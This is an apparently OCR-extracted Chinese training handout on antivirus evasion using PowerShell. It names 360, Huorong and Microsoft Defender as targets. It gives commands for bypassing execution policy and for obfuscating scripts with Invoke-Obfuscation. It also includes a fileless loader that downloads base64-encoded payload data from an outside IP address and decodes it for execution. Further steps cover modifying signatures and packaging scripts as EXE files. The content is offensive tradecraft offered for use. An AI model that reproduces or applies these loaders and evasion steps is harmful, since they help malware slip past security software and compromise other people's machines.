
免杀对抗-PowerShell&混淆&分离加载&特征修改&EXE 生成&填充替换



#知识点：

1、Powershell-对变量数据做文章

2、Powershell-对 Shellcode 做文章

3、Powershell-对执行代码特征做文章

#章节点：

编译代码面-ShellCode-混淆

编译代码面-编辑执行器-编写

编译代码面-分离加载器-编写

程序文件面-特征码定位-修改

程序文件面-加壳花指令-资源

代码加载面-Dll 反射劫持-加载

权限逻辑面-杀毒进程干扰-结束

工具数据面-通讯内存流量-动态

对抗目标：

X60 Defender 某绒 管家 VT 等

编程语言：

C/C++ Python C# Go Powershell Ruby Java ASM 等

涉及技术：

ShellCode 混淆加密，无文件落地，分离拆分，白名单，DLL 加载，Syscall，加壳加花，

资源修改，特征修改，二次开发 CS，内存休眠，进程注入，反沙盒，反调试，CDN 解析等

演示案例：

- PowerShell-文件模式-混淆过某绒
- PowerShell-文件模式-分离过某 60
- PowerShell-文件模式-特征修改过 DF

- PowerShell-EXE 模式-Ladon&Win-PS2
- PowerShell-命令模式-加载&替换&填充等

#PowerShell-文件模式-混淆过某绒

1、手工混淆：变量进行编码后解码

$bb=[System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String($x))

powershell -ExecutionPolicy bypass -File hr.ps1

2、项目混淆：Invoke-Obfuscation

https://github.com/danielbohannon/Invoke-Obfuscation

加载模块：Import-Module ./Invoke-Obfuscation.psd1

运行程序：Invoke-Obfuscation

处理文件：set scriptpath C:\Users\86135\Desktop\1.ps1

处理代码：set scriptblock 'xxxx'

进入编码：encoding

选择编码：1-8

输出文件：out C:\Users\86135\Desktop\11.ps1

#PowerShell-文件模式-分离过某 60

混淆无文件：

无文件：

$d= ((New-Object System.Net.Webclient).DownloadString('http://47.94.236.117/1.txt'))

解码：

$x=[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($d))

http://47.94.236.117/1.txt = $d base64 数据

$d= ((New-Object System.Net.Webclient).DownloadString('http://47.94.236.117/1.txt'))

$x=[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($d))

#PowerShell-文件模式-特征修改过 DF

Fuzz DF 查杀特征

1、Shellcode 换格式

2、变量名&函数名全修改

#PowerShell-EXE 模式-Ladon&Win-PS2

GUI-X 工具箱内置 Ladon

https://github.com/MScholtes/Win-PS2EXE

涉及资源：

补充：涉及录像课件资源软件包资料等下载地址